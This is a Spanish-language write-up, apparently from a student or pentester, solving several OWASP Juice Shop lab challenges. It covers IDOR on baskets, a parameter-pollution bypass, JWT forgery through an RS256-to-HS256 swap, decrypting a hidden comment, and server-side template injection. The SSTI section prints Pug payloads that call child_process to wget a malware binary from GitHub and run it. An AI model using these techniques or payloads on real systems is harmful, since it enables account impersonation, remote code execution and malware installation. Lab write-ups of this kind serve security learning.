


Y con esto, ya habremos finalizado el reto

You successfully solved a challenge: SSRF (Request a hidden resource on server through server.)

View Basket


Bien, este reto es bastante sencillo, basta con observar el funcionamiento de estas solicitudes.



Como podemos observar en esta imagen, cuando se esta intentando introducir un articulo en la cesta, la solicitud hace referencia a una api, /rest/basket, y delante de estos, podemos encontrar un numero, que, viendo el codigo con el inspector, podemos ver que es una variable.

Mi teoria es que esta variable hace referencia al usuario en cuestion.

Para confirmar esta teoria, observo esto con otro usuario y, como podemos observar, ese numero es lo unico que cambia.



Cambiando este numero, lo unico que logramos es cambiar la cesta que se va a visualizar, pero con esto completamos uno de los desafios, asi que lo he destacado.

Ha resuelto correctamente el desafío: View Basket (View another user's shopping basket.)


Manipulate Basket

Al dejar pasar esta entrada, encontramos un post que hace referencia a BasketItems, este SI es el encargado de enviar los items a la cesta, y en los parametros, encontramos lo siguiente.


Sin embargo, al cambiarlo y enviarlo, nos aparece el siguiente error.

```
{'error' : 'Invalid BasketId'}
```

Despues de jugar durante un rato con esta solicitud, encuentro que soy capaz de bypasear los filtros mediante un doble parametro.




Al volber a la pagina web, puedo comprobar que ya he completado el desafio.



Forged Signed JWT

Este desafio consiste en forjar un token JWT con una firma RSA casi adecuada, que impersone al usuario no existente rsa_lord@juice-sh.op.

Lo primero que hare sera analizar el token JWT de un usuario existente al que tengo acceso, en este caso, admin.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continueCode	1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9	127.0.0.1	/	Sat, 07 Nov 2026 08:54:30 GMT	72	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
cookieconsent_status	dismiss	127.0.0.1	/	Sat, 07 Nov 2026 08:53:56 GMT	27	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
language	en	127.0.0.1	/	Sat, 07 Nov 2026 08:53:39 GMT	10	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
token	yrLZIlhZ3skTNoklOTkwIzPrhELdAxQi7lHCKPcTrP9g0FeDCAKWiJMeFX6gBr7AdzVQ	127.0.0.1	/	Session	737	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
welcomebanner_status	dismiss	127.0.0.1	/	Sat, 07 Nov 2026 08:53:44 GMT	27	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6e
```

Este tipo de tokens se componen de tres areas, separadas por un ., el header, el contenido, y la firma rsa.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
```

Header

```
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbC
```

Contenido

```
sYAHj-eaARNjHoc8e0E89jCg_0oXSH6LfBktKbUhQGQMyt2VMl7Sg83dsqW9PCC9--Q5qnFIK3
```

Firma RSA

Tanto los headers como el contenido se codifican en base64, por lo tanto, basta con decodificar base64 para ver la estructura que sigue el token JWT, y por lo tanto, como debemos construir nuestro propio token.

Headers

```
{
    "typ":"JWT",
    "alg":"RS256"
}
```

Aqui podemos ver que la firma utiliza el algoritmo RS256 (RSA+SHA256), el cual es un algoritmo asimetrico.

```
{
    "status":"success",
    "data":
```

```
    {
        "id":1,
        "username":"",
        "email":"admin@juice-sh.op","password":"0192023a7bbd73250516f069df
        "role":"admin",
        "deluxeToken":"",
        "lastLoginIp":"",
        "profileImage":"assets/public/images/uploads/defaultAdmin.png","to
        "isActive":true,
        "createdAt":"2025-11-07 08:53:13.987 +00:00",
        "updatedAt":"2025-11-07 08:53:13.987 +00:00",
        "deletedAt":null
    },
    "iat":1762505670
}
```


Contenido


Ahora, para cumplir el objetivo deseado deberiamos cambiar el campo email al email dado por el desafio, quedando para nosotros el token sin cifrar en algo como esto.


```
{
    "status":"success",
    "data":

    {
        "id":1,
        "username":"",
        "email":"rsa_lord@juice-sh.op","password":"0192023a7bbd73250516f06
        "role":"admin",
        "deluxeToken":"",
        "lastLoginIp":"",
        "profileImage":"assets/public/images/uploads/defaultAdmin.png","to
        "isActive":true,
        "createdAt":"2025-11-07 08:53:13.987 +00:00",
        "updatedAt":"2025-11-07 08:53:13.987 +00:00",
        "deletedAt":null
    },
    "iat":1762505670
}
```



Ahora, para poder crear una firma, primero, deberemos obtener la clave publica, esta la podemos encontrar en /encryptionkeys.

Con esta key, ahora, podemos firmar la clave, ¿como, si solo tenemos la clave publica y necesitamos la privada para poder firmar? simple, la vulnerabilidad en este sistema de tokens se encuentra en el hecho de que podemos cambiar el algoritmo de cifrado que se utilizara y lo aceptara, teniento esto en cuenta, podemos cambiar el algoritmo de firmas a uno simetrico, que utiliza la misma key para cifrar y descifrar.

En mi caso, utilizare HS256, ahora, voy a montarlo todo usando jwt.io.



Y como podemos comprobar, ya soy el usuario que no existe.



Premiun Paywall


Despues de varias horas sin ser capaz de encontrar como hacer este desafio recurri a la guia y descubri que debereia de aparecerme (y no me aparece) el siguiente texto comentado en el codigo html.

```
<!--
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq
+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==
-->
```

No se por que esto ocurre, pero vamos a continuar el desafio.

Este parece ser un texto cifrado, y si recordamos en ficheros anteriores, en el directorio /encryption.key, existe una clave de cifrado que puede ser la necesaria para descifrar este texto.


Descargo el fichero y leo su contenido.



Encuentro dos grupos de numeros hexadecimales.

Por lo que parece, la clave se esta almacenando en un formato padding.clave.


La clave tiene 128 bits, esto puede corresponder con una variedad de algoritmos de cifrado.



Despues de lograr desencriptarlo uso openssl, el algoritmo que acabo funcionando fue aes256, aun a pesar de quee la clave es de 128 bits.


Ademas, en la opcion -iv, deberemos de introducir el padding.

Lo que se nos entrega al desencriptarlo es una ruta.



Y al acceder a la ruta, encontramos una imagen en 3d.

Y con esto, el desafio esta completado.



SSTI

La vulnerabilidad se encuentra en la entrada username en el formulario del perfil.

Ademas, podemos saber que el motor que se esta usando es PUGJS, asi que vamos a realizar la explotacion, lo que el programa quiere que hagamos es ejecutar uno de los malware que podemos encontrar en /ftp/quarentine, asi que vamos a hacer exactamente eso.

El comando en el sistema que debemos ejecutar para que el malware se ejecute es el siguiente.

```
wget -O malware https://github.com/juice-shop/juicy-malware/blob/master/ju
```

Esto ahora lo aplicaremos a la plantilla pugjs, quedando el siguiente payload.

```
#{global.process.mainModule.require('child_process').execSync('wget -O vir
```

Soy consciente que si ejecuto todo en exec se hara en un solo comando, pero lo prefiero asi para poder tener un control mas sencillo de todo el proceso en caso de que algo salga mal

Con eso instalaremos el virus en el dispositivo.

```
#{global.process.mainModule.require('child_process').exec('./virus')}
```

Y con esto lo ejecutaremos

Y con esto ya tenemos el desafio completado